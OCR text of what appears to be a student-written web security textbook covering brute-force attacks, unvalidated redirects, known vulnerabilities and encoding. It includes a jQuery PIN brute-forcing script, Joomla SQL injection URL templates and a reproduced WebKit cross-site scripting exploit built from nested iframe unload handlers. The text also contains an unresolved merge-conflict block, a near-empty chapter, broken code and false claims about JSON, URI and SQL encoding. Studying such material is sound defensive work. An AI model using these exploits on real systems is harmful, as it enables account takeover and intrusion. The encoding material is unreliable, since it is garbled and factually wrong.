
Brute-Force Attacks

Written by Tyler G, Edited by Lana and Nathan.

A brute force attack (aka brute force cracking) is when someone runs a program that tries to login to an account by running a loop that tries a long series of passwords. Someone could make a program that simply goes through a list of the most popular passwords used online until it reaches the end of the list, or it could run through every possible password someone could use, starting with something like “000000” and ending with “zzzzzzzzzzzzzzzz” for something that requires passwords to be at least six characters long and at most sixteen characters long, using only letters and numbers. This second way is the more traditional meaning of “brute force attack”, as it simply tries everything rather than employing any amount of sophistication.

The Threat: Your Accounts Are In Danger

With the help of brute force attacks and a lack of protections against them, anyone can access your accounts on-line. Even for an old computer with minimal power, it takes only about twenty minutes to crack most passwords. [TechTarget] It would take much less with today's computers. For the more difficult passwords to crack, the hacker will implement a more heavy duty solution than your standard home PC. In 1998, the Electronic Frontier Foundation built a machine with over 1,800 chips in order to crack Data Encryption Standard (DES) keys. The image below is of a circuit board from that machine. [Wikipedia] Modern encryption standards are much more secure than the DES keys that the machine had dealt with, but it is still important for people to use some sort of safeguard against brute force attacks.



The threat of brute forcing means that both the user and the creator of the website need to take action to protect against these attacks. According to Sucuri, these attacks mean that someone can gain illegitimate administrative privileges to websites and use that power to upload harmful code where it will be spread to the users. [sucuri] This would result in

a vast amount of computers being compromised by whatever the hacker had used.

The Protection: How You, the Account Holder, Can Protect Yourself

Don't just use normal words as your password; many brute-force-like algorithms just input words from the dictionary as the password. You should also use a longer password; a true brute force attack will run through every single possible combination. It will take a lot longer to match the combination you used if your password is sixteen characters long instead of six due to there being exponentially more combinations. A common trick is to make up a sentence and use the first letter of each word as one character in the password, letting any numbers take their numerical form, rather than using the initial of the word. This trick is used because it both makes a fairly long password and eliminates the possibility of it being broken by a dictionary attack. If the sentence you use is too short, add additional letters from each word so that the password is longer. For example, "Six dogs ran across the yard" will turn into "6draty" under the standard trick.

This will take an alphanumeric brute forcing program very little time to break, as it will only have to run through some of the 56 billion possible combinations in a six character alphanumeric password. This sounds like a lot, but computers are incredibly fast and can run through hundreds of thousands of combinations per second. At a rate of 500,000 combinations per second, a normal computer might go through that many combinations in under 2 days. The computers that hackers will use to crack passwords will likely be much more powerful than that, so one character per word wouldn't be enough for our example sentence. Two would be much better, resulting in "6doraacthya", an eleven character alphanumeric string that happens to only have one word from the dictionary in it (do).

Passwords of this size have 62^11 possible combinations, or about 52 quintillion possible combinations. This sounds like it should be safe, but hackers often have access to not just one or two computers, but hundreds of thousands of computers due to them being part of their botnets. If we want to be safe against a brute force from the biggest of these (potentially several million computers), we're going to have to go bigger. How big? An easy way to make sure that it's a sufficient number of characters to keep them stumped is to use a randomly generated 64 character alphanumeric code. You'll have to keep this somewhere safe and accessible to you because you're not going to be able to remember it, but on the upside, those have more total combinations than there are atoms in the universe, so you should theoretically be safe from this type of attack.

The Hope: What You Hope Is In Place to Help Protect You

If the creator of the website is thinking about brute force attacks when they made the login system, there are a few measures they would have in place to protect their users' accounts. For example, they might have a limit in place for the number of times someone can try to login to a particular account before it locks them out for a period of time, as Techopedia suggests. [techopedia]

A five-try limit on an account before it locks out whoever is trying to login for five minutes is going to slow down a brute force attack immensely while holding off even the most forgetful user for a minimal amount of time. It is also common to require users to have complex passwords as Techopedia points out. Involving a variety of character types (capital letters, lowercase letters, numbers, and a special character like a $) is a fairly common requirement. Some may implement systems that automatically ban some attribute of the system they are getting requests from after so many attempts in a particular period of time, such as banning that IP address. However, that risks banning a lot of innocent users as well that might just be sharing an internet connection with that person; there's going to be a lot of upset people if their local coffee shop's WiFi got banned from Facebook.

The Method: A Rudimentary Way to Brute Force Passwords

The simplest (but longest) way to brute force a password is by testing every possible combination allowed by the service you're trying to gain access to. To do this, you would want to start with a simple string of the minimum required length, test that string, then change one character in that string until you've tested every possible combination of that length. After that, add another character to the string and then try every combination of that length.

This is the more traditional definition of the term "brute forcing", though people often use it to refer to different processes that are very similar, such as running through a list of words in the dictionary rather than going through every single possible combination. The upside to the more traditional method is that it can crack any password, given enough attempts. The downside is that it will take far more attempts than the more sophisticated methods, such as the aforementioned dictionary method or those that try combinations of words and numbers that someone would expect of that specific person. However, good security measures will block traditional brute force techniques, whether they be the most brutish "every combination" type, or the most calculated of personal information powered password guessing. See the section above for details about how administrators can defend against brute force attacks.

Below is a rough example of how a brute forcing program would work for 4 digit PIN codes.:

```
function pinBreaker() {
    var pin = 0;

    for (i = 0; i < 10000; i++) {
        pin = String(pin);
        while (pin.length < 4) {
            pin = "0" + pin;
        }
        $('#password').val(pin);
        $('#submitButton').trigger("click");  // simulates clicking the submit button␣
→[click]_
        pin = parseInt(pin, 10);
        pin++;
    }
    console.log("All combinations failed.");
}

function comboCheck() {
        jqueryGetButtonAction();
}

function jqueryGetButtonAction() {
    var passwordValue = $('#password').val();
    console.log(passwordValue);
    var url = "api/password_check?password="+passwordValue+"&submitButton=Submit"; //␣
→sets url to one that indicates the password being submitted

    $.get(url, null, function (dataFromServer) {
        console.log("Finished calling servlet.");
        console.log(dataFromServer);
        }
    ); // submits a request for the url set above

}
var start = $('#startButton');
start.on("click", pinBreaker);

var submit = $('#submitButton');
submit.on("click", comboCheck);
```

[sucuri] Tony Perez. "Brute Force Attacks and Their Consequences" Sucuri Inc., 12 Apr. 2013. Web. 18 Feb. 2017.

[TechTarget] Margaret Rouse. "brute force cracking" TechTarget, Jul. 2006. Web. 18 Feb. 2017.

[techopedia] "Brute Force Attack" Techopedia, Web. 18 Feb. 2017.

[click] Adam Salma. "How to simulate a click with JavaScript?" StackOverflow, 24 Jan. 2016. Web. 18 Feb. 2017.

[Wikipedia] Matt Crypto. "Brute-force attack" Wikipedia, 9 Feb. 2017. Web. 18 Feb. 2017.

Unvalidated Redirects

Written by Cody, Edited by Sara and Paul.

Introduction

Web applications often redirect and forward users to other pages and websites. Without proper validation of the data being used to determine the destination pages, attackers can redirect users to phishing or malware sites that may appear trustworthy. Unvalidated redirect and forward attacks can also be used to craft a URL to pass the application's access control check and forward the attacker to functions that they would normally not have access to. It is important that when working with redirects the programmer properly declare the URL so that it cannot be manipulated by an attacker. *[owasp]*

How Do Redirects Work?

The purpose of redirects is to send users to another page. The URL in a safe redirect must be explicitly declared so it is not manipulated by attackers. *[owasp]* A typical redirect might look like the following:

http://www.simpson.edu/redirect?url=http://simpsonstudentinfo.com

This redirect is just using a parameter, 'url' to decide the destination of the redirect. It may seem to be harmless as it is, but an attacker could easily use the redirect feature to send users to a different link. Such as:

http://www.simpson.edu/redirect?url=http://evilsimpsonstudentinfo.com

Which could then have the potential for the vulnerabilities and security risks mentioned later. But first, its important to understand where the risks are taking place and how they can be avoided. *[cred]*

How To Fix a Dangerous Redirect

In the previous section, I explained briefly how a redirect might look inside the URL, but what is going on behind the scenes that makes this vulnerability so risky?

Below is the Java code that receives the URL from the 'url' GET parameter (same as the example above) and redirects to that URL.

response.sendRedirect(request.getParameter("url"));

This code is vulnerable because no validation or controls have been applied to verify the certainty of the URL. If no validation is applied, an attacker could create a hyperlink to redirect users to a malicious site.

Instead, the vulnerability could easily be avoided by using the following:

response.sendRedirect("http://simpsonstudentinfo.com")

In this case, the URL is being explicitly declared and cannot be manipulated by attackers. *[owasp]*


Impacts of the Vulnerability

Redirects can a present a great security risk if they are not handled correctly Using a combination of malicious practice and social engineering, an attacker can trick the user into downloading malware, redirect them to a phishing site or even potentially gain access to unauthorized pages. One of the main reasons the user is so vulnerable is because the original website's name appears in the malicious URL convincing the user it is safe. Below are the different ways unvalidated redirects could potentially be vulnerable.

1. Technical Impact: As mentioned above, redirects may be used to install malware and spread viruses. This could be dangerous for the user, as it could do damage to their system. Redirects also may trick users into disclosing sensitive information without knowing. This could have a very large impact on some users because, although it is bad practice, most people reuse passwords for multiple websites, and so, they could become quite vulnerable with just one malicious redirect.

2. Business Impact: This impact is a little less technical, in the sense that, physical damage is not being done, but rather, business trust and relationships can be harmed. For example, if a user is taken advantage of by an attacker using a unvalidated redirect, there is going to be a loss of trust in that business's website. Therefore, leading to a loss in future business.

It is important to keep these vulnerabilities in mind if, and when, using redirects. The potential for an attacker to do harm to both users and the company's business is present. If redirects can be avoided, they should be. No business or website should have its user's trust in jeopardy with the possibility of malicious attacks. *[cred]*



[tp]

Avoiding the Vulnerability

With the potential security risks that come into play with unvalidated redirects, its important to know that there are other ways to go about sending users to different web pages to avoid the vulnerability. Listed below are a few simple ways to avoid unvalidated redirects. *[mtsu]*

1. Don't use redirects at all.

2. Don't involve parameters in calculating the destination. In other words, don't use user input to determine the destination.

3. If the destination parameters can't be avoided, be sure the supplied value is valid and authorized for the user.

Summary

In conclusion, it is apparent that unvalidated redirects bring about a potential for malicious attacks on websites and their users. With careful programming, these vulnerabilities can be avoided and prevent attackers from tricking users into giving away sensitive information or downloading malware. The cost of losing user trust and business is too great to risk this avoidable vulnerability.

Sources

Known Vulnerabilities

Written by Nathan, Edited by Taylor and Collin.

Introduction

<<<<<<< HEAD There are many examples of known vulnerabilities regarding web security. Although some fixes are easy to implement with a quick Google search, others take time and effort to correct based on the programmer's individual situation. With that in mind, here are examples of known security vulnerabilities and how to combat each issue. ======= >>>>>>> e985b8a78a40833723952673f3a3ff97ac17af6

Known vulnerabilities are code creations that are known to cause unwanted and unintended effects. Because of the multitude of ways that websites can be attacked, web security is an ongoing fight between security developers and hackers. These security vulnerabilities can include a wide variety of exposures, including cross site scripting, SQL injection, insecure file uploads, authentication bypass, and many, many more. To keep things organized, the internet contains dozens of CVE (Common Vulnerabilities and Exposures) databases that are filled with examples of issues other people have found in certain websites.

Why Release the Vulnerabilities to a Database?

When the vulnerability is placed in the database, the developer isn't the only one who can make a query. Because the CVE databases are public, hackers can find the information just as easily, making the vulnerability a race between the developer and the hacker. This brings up the question: why would anyone want to create a database of known vulnerabilities? It's much easier to commit the attack than to patch a solution, test it, and push it to the server.

Fortunately, the vulnerabilities are oftentimes placed in the database by the developer after the vulnerability has been patched. This is done to tighten security on applications being actively developed by other security experts. The experts can find common issues that have been discovered by their like-minded peers, then implement the solutions into their own application. That being said, no software has been proven to be airtight, and vulnerabilities are being released every day to help combat mischievous attackers. These applications can be developed by anyone from small, upcoming businesses to software powerhouses. Below are two applications that are known to have vulnerabilities, including information on how to combat them.

Joomla!

Joomla! is a content management system that deals with website creation and distribution. A variety of sites have been created with Joomla, including Lipton Ice Tea, Lazarex Cancer Foundation, Michael Phelps' Store, and many more

[JOO]. Because their product has been used to create millions of websites, security should be a primary concern to protect their partners and their partners' users. That being said, there is an extensive list in the Exploit Database with recent vulnerabilities with the Joomla application. Known vulnerabilities include:

SQL Injection

Joomla MSG (My Personal Messages) is a way in which users are able to communicate with one another through a website. An exploit was found that allowed for an attacker to log in as another user by appending the default message website path with SQL queries, resulting in an attacker being able to view other user's messages. Here is a link with more information regarding SQL injections. Below is an example of how the SQL injection could be implemented into a URL to access another person's messages in Joomla MSG *[EDB]*.:

```
# View someone else's messages
http://localhost/[PATH]/index.php?option=com_mymsg&view=msg&filter_box=[Insert_SQL_
↪Here]
# Reply as someone else
http://localhost/[PATH]/index.php?option=com_mymsg&layout=edit&reply_id=[Insert_SQL_
↪Here]
```

To protect against this, the web application should have steps in place to remove system database privileges from normal users. This will prevent an attacker from making their own queries into the database, assuming they haven't found a way to bypass the authentication of the database.


Insecure File Upload

The default Joomla Event Manager (JEM) allows for an authenticated user to upload HTML and HTM files as an attachment. If an attacker was to upload the files containing malicious Javascript coding, a victim would be able to download said files. This would put them at risk to whatever hack the attacker created. More information on insecure file upload can be found here. In order to prevent this type of vulnerability, the JEM should restrict file uploads to valid files of a certain type.

Apple

Apple is a large, multibillion-dollar company that offers a variety of services. One of these services includes Apple WebKit, a web browser engine used by OS X applications including Safari *[AWK]*. Developers can use Apple WebKit to create their own web browsers. There are several past vulnerabilities found with Apple WebKit, including the following:

Cross Site Scripting



Cross Site Scripting (or XSS) is a vulnerability that is usually found within web applications. An attacker using XSS can inject their script to a normal website, which unknowingly passes the malicious script to the user *[XSS]*. The script language is usually Javascript due to nearly every website using some form of it. The script can then read the information that the user's computer transmits to the website, including location and cookies. A further description of XSS can be found here.

Apple's WebKit engine (specifically on Safari 10.0.2) is vulnerable to this type of attack. The code attacks the FrameLoader::clear function that clears the user's screen. XSS is then injected into the unload event handler with Javascript to execute whatever function the attacker desires. The code looks similar to this *[EDB]*.:

```
function main() {
    let f = document.body.appendChild(document.createElement("iframe"));

    let a = f.contentDocument.documentElement.appendChild(document.createElement(
→"iframe"));
    a.contentWindow.onunload = () => {
        let b = f.contentDocument.documentElement.appendChild(document.createElement(
→"iframe"));
        b.contentWindow.onunload = () => {
            f.src = "javascript:''";

            let c = f.contentDocument.documentElement.appendChild(document.
→createElement("iframe"));
            c.contentWindow.onunload = () => {
                f.src = "javascript:''";

                let d = f.contentDocument.appendChild(document.createElement("iframe
→"));
                d.contentWindow.onunload = () => {
```

```
                    f.src = "javascript:setTimeout(eval(atob('" + btoa("(" +function
→() {
                        alert(document.location);
                    } + ")") + "')), 0);";
                };
            };
        };
    };

    f.src = "https://abc.xyz/";
}

main();
```

Use After Free

Use after free is an issue that targets memory corruption, attempting to access memory after it has been freed by the RAM. This attack can cause the application, or web browser, to crash. In more serious instances, this vulnerability can lead to the attacker remotely executing code on the user's computer *[UAF]*. This vulnerability was found in regards to Apple's WebKit in the HTMLFormElement::reset() function. There was a flaw in how the software accessed the associated elements variable, allowing it to be modified by the reset function. By adding custom elements to the variable while it is iterated, the already-existing elements are pushed forward, letting the attacker execute his or her own data *[EDB]*.

Prevention of Known Vulnerabilities

In order to protect your web projects, there are plenty of companies that perform security tests that spot weak points in your code. They can pull from CVE databases in order to attack your code in every which way, letting you know exactly how attackers will attempt to breach your security. Utilizing their services, as well as performing security tests of your own, is paramount in creating a safer, more secure internet. There are also update options offered by many CVE database sites, notifying you of any recent breaches in applications like yours. Therefore, using these databases and checking for past security exploits is the best way to prevent attackers from manipulating your website via known vulnerabilities.

Works Cited

Social Engineering

Written by Collin, Edited by Nathan and Lana.

How to Secure


Encoding

Written by Cole, Edited by Cody and Ashtyne.

Introduction

Encoding is used for the process of putting a sequence of characters (letters, numbers, punctuation, etc.) into a specialized format for efficient transmission or storage. However, encoding can be a little difficult to use at times. Have you ever opened up a file on your computer or seen a text message on your phone that has question marks pop

up instead of what you're assumng should be a comma or an emoticon? It is most likely because that that rogram cannot read the type of encoding that the characters are in. Most files containing text are encoded with UTF-8, but that doesn't mean every web developer in the world uses it. *[Ld]*



This image depicts some of the many encoding styles out there. You can see how things could easily become derailed if there's a misstep in the choosing of encoding styles.

How Encoding Works

Encoding is fairly simple to do. In Javascript, there is a function called encodeURI, which takes a string and encodes it into a URL. URI is short for Uniform Resource Identifier, which is a string of characters used to identify a resource. A URL is a very common type of URI, which are well known as web addresses. *[Uri]*

```
function encodeURL(str)
{
        var url = "my url.asp?type=enríco&mates=salami";
        var result = encodeURI(url);
}
```

The result of this function should be something along the line of my%20url.asp?type=enr%C3%A5co&mates=salami, or something like that.

Other Types of Encoding

Like it was said in the introduction, there are plenty of encoding scemes out there to choose from. The most common is UTF-8, but I'm sure everyone has their preferences on how to encode. Here's some other types to warp your mind around.

Base64

This is another kind of binary-to-text schem of encoding that represents the binary data in ASCII string form using radix-64, which is a mathematical term for representing numbers from a 64-digit list. *[B64]*

SQL Encoding

In SQL Server, it uses Windows PowerShell as it's scripting language. It doesn't recognize some characters, such as ':', so youw would have to encode it with a % sign followed by its hexadecimal value *[Sql]*. He's a code example:

```
SET-LOCATION Table%3APizza
```

This basically is saying "Table:Pizza."

He's another code example of a simpler way of doing this so you don't need to remember the hex value:

```
SET-LOCATION (ENCODE-SQLNAME "Table:Pizza")
```

This way, it's stright up what you want to encode instead of through hex numbers, which nobody likes to memorize anyway.

Those were the ways on how to encode simple strings containging table names. Here's an example on how to encode an actual URL in SQL:

```
SET-LOCATION (ENCODE-SQLNAME "my.url.org/urlexample")
```

Easy as that.

JSON Encoding

This is a bit of a different form of encoding. Instead of encoding to keep the data unreadable to the human eye, JSON encoding makes the data readable for us. Without JSON encoding, the data we would get from the database would look like {name="johnathan", businessID=10}, and, even thought that actually is readable to the human eye, it wouldn't make any sense for most people. That's why we use JSON encoding to make it more readable, like "Name: Joahnathan, Business ID: 10." Here's an example in JavaScript using an HTML page:

```
var url = "myurl";
$.getJSON(url, null, get_data);

function get_data(json)
{
        for (int i = 0; i < json.length; i++)
        {
                $("#tablewithdata").append("<tr><td>"+json[i].name
                        +"<td>"+json[i].businessID+"</td></tr>");
        }
}
```

This should give you the values from the table in JSON form, which is very understandable for anyone to read.

Different Types of Problems That Occur

Garbage Characters

These are characters that look like gibberish, such as question marks or, in some cases, even Latin letters. For example, you might find a web page every now and then that look even stranger than usual, like with percentage signs encapsulating seemingly random letters and numbers. This is usually caused by decoding unknown encryption, meaning the program is not set to recognize the encoded characters and will throw in garbage characters for every letter that comes accross as unrecognizable. *[Gc]*

Using Foreign Characters

As many of us know, ACSII is basically using numbers from 0 to 127 to encode all letters of the English language. Notice how I said "English", so foreign characters have no place in ASCII. If I were to put in a foreign letter, like 'é', and the encoding scheme isn't set to recognize the letter, then it will return garbage characters in place of the letter. *[Hb]*

Cross-Site Scripting

